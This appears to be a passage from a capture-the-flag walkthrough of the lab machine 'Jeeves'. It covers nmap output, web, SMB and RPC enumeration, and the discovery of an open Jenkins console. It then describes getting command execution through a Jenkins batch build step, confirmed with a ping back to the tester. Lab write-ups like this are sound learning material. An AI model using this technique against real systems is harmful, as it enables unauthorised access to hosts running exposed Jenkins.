# Jeeves
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Jeeves
- OS Type: Windows
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
# Nmap 7.94SVN scan initiated Thu Apr 17 23:05:35 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.63Increasing send delay for 10.10.10.63 from 0 to 5 due to 51 out of 168 dropped probes since last increase.Increasing send delay for 10.10.10.63 from 5 to 10 due to 11 out of 11 dropped probes since last increase.Nmap scan report for 10.10.10.63Host is up, received echo-reply ttl 127 (0.31s latency).Scanned at 2025-04-17 23:05:36 EDT for 2079sNot shown: 65531 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE      REASON          VERSION80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0|_http-title: Ask Jeeves|_http-server-header: Microsoft-IIS/10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)50000/tcp open  http         syn-ack ttl 127 Jetty 9.4.z-SNAPSHOT|_http-server-header: Jetty(9.4.z-SNAPSHOT)|_http-title: Error 404 Not FoundService Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required| smb-security-mode:|   account_used: guest|   authentication_level: user|   challenge_response: supported|_  message_signing: disabled (dangerous, but default)| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 55172/tcp): CLEAN (Timeout)|   Check 2 (port 17552/tcp): CLEAN (Timeout)|   Check 3 (port 48293/udp): CLEAN (Timeout)|   Check 4 (port 23744/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m58s| smb2-time:|   date: 2025-04-18T08:39:36|_  start_date: 2025-04-18T08:03:34
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Thu Apr 17 23:40:15 2025 -- 1 IP address (1 host up) scanned in 2080.56 seconds
Enumeration
Port 80/HTTP
i’ll start my enumeration from port 80, let’s check what’s running on it (Obiviously HTTP server) but what kind, to find out let’s visit the website in web browser

Ohh, it’s a searching site let’s check it’s source by CTRL + U

It’s just simple site, means if we click on search button it will redirect us to error.html, let’s check that


it’s not real error it’s just png file
let’s try dir/file fuzzing using gobuster
gobuster dir -u http://10.10.10.63/ -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt
i tried raft-medium-directories.txt,raft-medium-files.txt but didn’t find anything useful
Port 445/SMB
SMB is open on the target machine let’s try Null session
smbclient -L //10.10.10.63 -N
Port 135/MSRPC
let’s check the MSRPC using rpcclient
rpcclient -U "" -N 10.10.10.63
No Access as well
Port 50000/HTTP (Jetty 9.4.z-SNAPSHOT)
port 50000 is running jetty server let’s open it in web browser

Let’s try directory bruteforce using gobuster this time i didn’t get any hit from raft-medium-directories.txt so i used directory-list-2.3-medium.txt from seclists


let’s visit the /askjeeves

to get Command execution let’s create a new job by clicking on create new jobs

give the project name whatever you want, select Freestyle project and click on OK

then you’ll be redirected to project configuration page, scroll down and find build section click on add build step > Execute Windows Batch Command
to confirm command execution we’ll simply run the ping -n 1 10.10.14.17 command and start tcpdump on kali to capture ICMP traffic using sudo tcpdump -i tun0 icmp -v
